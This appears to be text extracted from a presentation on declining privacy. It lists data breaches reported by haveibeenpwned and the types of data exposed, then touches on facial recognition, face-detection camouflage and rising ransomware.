


Using data from <https://haveibeenpwned.com/>



# adobe:


Email addresses, Password hints, Passwords, Usernames



Using data from <https://haveibeenpwned.com/>

# Exploit.in:


Email Addresses, Passwords



Using data from <https://haveibeenpwned.com/>

# rivercitymediaonline.com:


Email addresses, IP addresses, Names, Physical addresses



Using data from <https://haveibeenpwned.com/>

# Onliner Spambot :

Email Addresses, Passwords



Using data from <https://haveibeenpwned.com/>



# GET TO THE POINT.






EVERYTHING IS  
TERRIBLE





AND IT WILL GET  
TERRIBLER?

**WE WILL HAVE  
LESS PRIVACY**





# FACIAL RECOGNITION

A man with dark hair and a beard, wearing a dark shirt, is standing in front of a glass door. The door has a metal frame and a handle. The background is slightly blurred, showing an indoor setting. Overlaid on the image is large, bold, red text.

**VIDEO FROM MINORITY REPORT  
SHOWING WHERE FACIAL  
RECOGNITION MIGHT BE HEADING**



## Anti Face

This face is unrecognizable to several state-of-art face detection algorithms.



## Face

Once computer vision programs detect a face, they can extract data about your emotions, age, and identity.

[See how a face is detected](#)

---

# Camouflage from face detection.

**WITH THIS TECHNOLOGY**


**RANSOMWARE INCREASING....**

**WE WILL BRING THE UNITED  
STATES TO ITS KNEES**



